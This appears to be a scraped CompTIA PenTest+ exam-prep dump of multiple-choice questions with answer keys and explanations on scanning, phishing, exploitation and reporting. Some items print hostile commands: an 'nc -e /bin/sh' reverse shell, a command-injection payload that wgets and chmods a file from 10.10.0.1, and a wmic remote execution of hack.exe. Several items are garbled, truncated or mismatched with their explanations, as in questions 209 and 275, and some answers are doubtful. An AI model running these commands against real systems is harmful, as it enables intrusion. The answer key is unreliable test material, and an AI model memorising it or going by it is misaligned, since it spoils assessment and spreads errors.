__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			



**Answer:** A

**Explanation:**

Graphical user interface Description automatically generated

**NEW QUESTION 193**

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

**Answer:** C

**NEW QUESTION 196**

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

**Answer:** C

**NEW QUESTION 201**

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

**Answer:** D

**NEW QUESTION 205**

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

- A. Hashcat
- B. Mimikatz
- C. Patator
- D. John the Ripper

**Answer:** C

**Explanation:**

<https://www.kali.org/tools/patator/>

**NEW QUESTION 209**

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

**Answer:** C

**Explanation:**

The script is using the requests library to send an OPTIONS request to the API endpoint, which returns a list of supported HTTP methods for that resource. This can help the penetration tester to identify potential attack vectors or vulnerabilities based on the methods allowed.

#### NEW QUESTION 211

During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support -----company systems?

- A. Aside-channel attack
- B. A command injection attack
- C. A watering-hole attack
- D. A cross-site scripting attack

**Answer: C**

#### Explanation:

The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

#### NEW QUESTION 215

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

**Answer: B**

#### NEW QUESTION 217

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

**Answer: D**

#### NEW QUESTION 221

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the `nc -e /bin/sh <...>` command.
- D. Move laterally to create a user account on LDAP

**Answer: A**

#### Explanation:

<https://hosakacorp.net/p/systemd-user.html>

Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

#### NEW QUESTION 225

ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

**Answer: C**

#### Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the

attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

#### NEW QUESTION 229

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

**Answer: C**

#### Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

#### NEW QUESTION 233

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

**Answer: D**

#### Explanation:

[https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%](https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%20)

#### NEW QUESTION 234

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

- A. Systems administrators
- B. C-suite executives
- C. Data privacy ombudsman
- D. Regulatory officials

**Answer: B**

#### Explanation:

The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

#### NEW QUESTION 239

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work.
- B. Obtain an asset inventory from the client.
- C. Interview all stakeholders.
- D. Identify all third parties involved.

**Answer: A**

#### Explanation:

Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

#### NEW QUESTION 243

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

**Answer: D**

#### NEW QUESTION 246

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

**Answer: D**

#### NEW QUESTION 249

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

**Answer: C**

#### Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

#### NEW QUESTION 250

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

**Answer:** A

**Explanation:**

The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

**NEW QUESTION 252**

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

**Answer:** B

**Explanation:**

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host. By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

**NEW QUESTION 256**

A company provided the following network scope for a penetration test:

- \* 169.137.1.0/24
- \* 221.10.1.0/24
- \* 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host's owner
- D. The penetration tester
- E. The subcontractor supporting the test

**Answer:** A

**Explanation:**

The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

**NEW QUESTION 259**

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

**Answer:** D

**NEW QUESTION 260**

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

**Answer:** C

### NEW QUESTION 262

A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

- A. `..nmap -sU -sV -T4 -F target.company.com`
- B. `..nmap -sS -sV -F target.company.com`
- C. `..nmap -sT -v -T5 target.company.com`
- D. `..nmap -sX -sC target.company.com`

**Answer: B**

#### Explanation:

The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is `nmap -sS -sV -F target.company.com`. This command has the following options:

- `-sS` performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.
- `-sV` performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.
- `-F` performs a fast scan, which is a scan option that only scans the 100 most common ports according to the `nmap-services` file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.
- `target.company.com` specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (`-sU`), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (`-sT`), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (`-sX`), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (`-sV`), which is one of the requirements of the question.

### NEW QUESTION 263

A penetration tester receives the following results from an Nmap scan:

```
Interesting ports on 192.168.1.1:
```

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

**Answer: C**

### NEW QUESTION 267

A consultant is reviewing the following output after reports of intermittent connectivity issues:

- ? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
  - ? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
  - ? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
  - ? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
  - ? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
  - ? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
  - ? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
  - ? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
- Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

**Answer: D**

#### Explanation:

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the others machines on the

network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

The output shows an ARP table that contains entries for IP addresses and their corresponding MAC addresses on a local network interface (en0). ARP stands for Address Resolution Protocol and is used to map IP addresses to MAC addresses on a network. However, one entry in the table is suspicious:

? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet] This entry has the same MAC address as another entry:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]

This indicates that a device on the network has poisoned the ARP cache by sending false ARP replies that associate its MAC address with multiple IP addresses, including 192.168.1.136 and 192.168.1.1 (which is likely the gateway address). This allows the device to intercept or redirect traffic intended for those IP addresses.

#### NEW QUESTION 269

Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

- A. dig company.com MX
- B. whois company.com
- C. cur1 www.company.com
- D. dig company.com A

**Answer:** A

#### Explanation:

The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

#### NEW QUESTION 270

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readme.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

**Answer:** C

#### Explanation:

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

#### NEW QUESTION 271

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

**Answer:** A

**Explanation:**

Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company's can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company's website for company information can provide general background knowledge, but not specific details about executives.

**NEW QUESTION 275**

A penetration tester wrote the following Bash script to brute force a local service password:  
`..ting as expected. Which of the following changes should the penetration tester make to get the script to work?`

- A. `..echo "The correct password is $p" && break) ho "The correct password is $p" | break`
- B. `..echo "The correct password is $p" && break) o "The correct password is $p" | break`
- C. `echo "The correct password is Sp" && break) echo "The correct password is $p" && break)`
- D. `. { echo "The correct password is $p" && break ) With`
- E. `( echo "The correct password is $p" && break )`

**Answer: B**

**Explanation:**

CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

**NEW QUESTION 277**

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: `GET /login HTTP/1.1`
- Host: 10.50.100.16
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Authorization: Basic WU9VUiIQQU1FOnNIY3JldHBhc3N3b3jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```
Port      State      Service      Version
22/tcp    open       ssh          Cisco SSH 1.25 (protocol 2.0)
80/tcp    open       http         Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open       https        Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

**Answer: DE**

**Explanation:**

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

**NEW QUESTION 279**

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. `/var/log/messages`
- B. `/var/log/last_user`
- C. `/var/log/user_log`
- D. `/var/log/lastlog`

**Answer: D**

**Explanation:**

The `/var/log/lastlog` file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

**NEW QUESTION 280**

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection

- > Send a "hello" payload
- > Wait for a response
- > Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run `nmap -Pn -sV --script vuln <IP address>`.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

**Answer: C**

**Explanation:**

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language ) to automate a wide variety of networking tasks. <https://nmap.org>  
 Creating a script in the Lua language and using it with NSE would best support the objective of finding a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. NSE (Nmap Scripting Engine) is a feature of Nmap that allows users to write and run scripts to automate tasks or perform advanced scans. Lua is a scripting language that NSE supports and can be used to create custom scripts for Nmap.

**NEW QUESTION 282**

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

**Answer: B**

**NEW QUESTION 284**

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

**Answer: B**

**NEW QUESTION 288**

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form ([on-line here](#)) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

**Answer: B**

**NEW QUESTION 290**

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

**Answer: B**

**Explanation:**

The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

- > `cd /tmp`: change the current directory to /tmp
- > `wget`  
`http://10.10.0.1/apache`: download a file named apache from http://10.10.0.1
- > `./apache`: run the file as an executable

The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command `rm -rf /tmp/apache` post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

**NEW QUESTION 291**

A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port      State  Service
1080/tcp  open  socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer: B**

**NEW QUESTION 292**

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

- A. The injection was too slow.
- B. The DNS information was incorrect.
- C. The DNS cache was not refreshed.
- D. The client did not receive a trusted response.

**Answer: C**

**Explanation:**

A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

**NEW QUESTION 297**

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer: CD**

**Explanation:**

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query

the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

#### NEW QUESTION 298

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

**Answer:** A

#### Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.
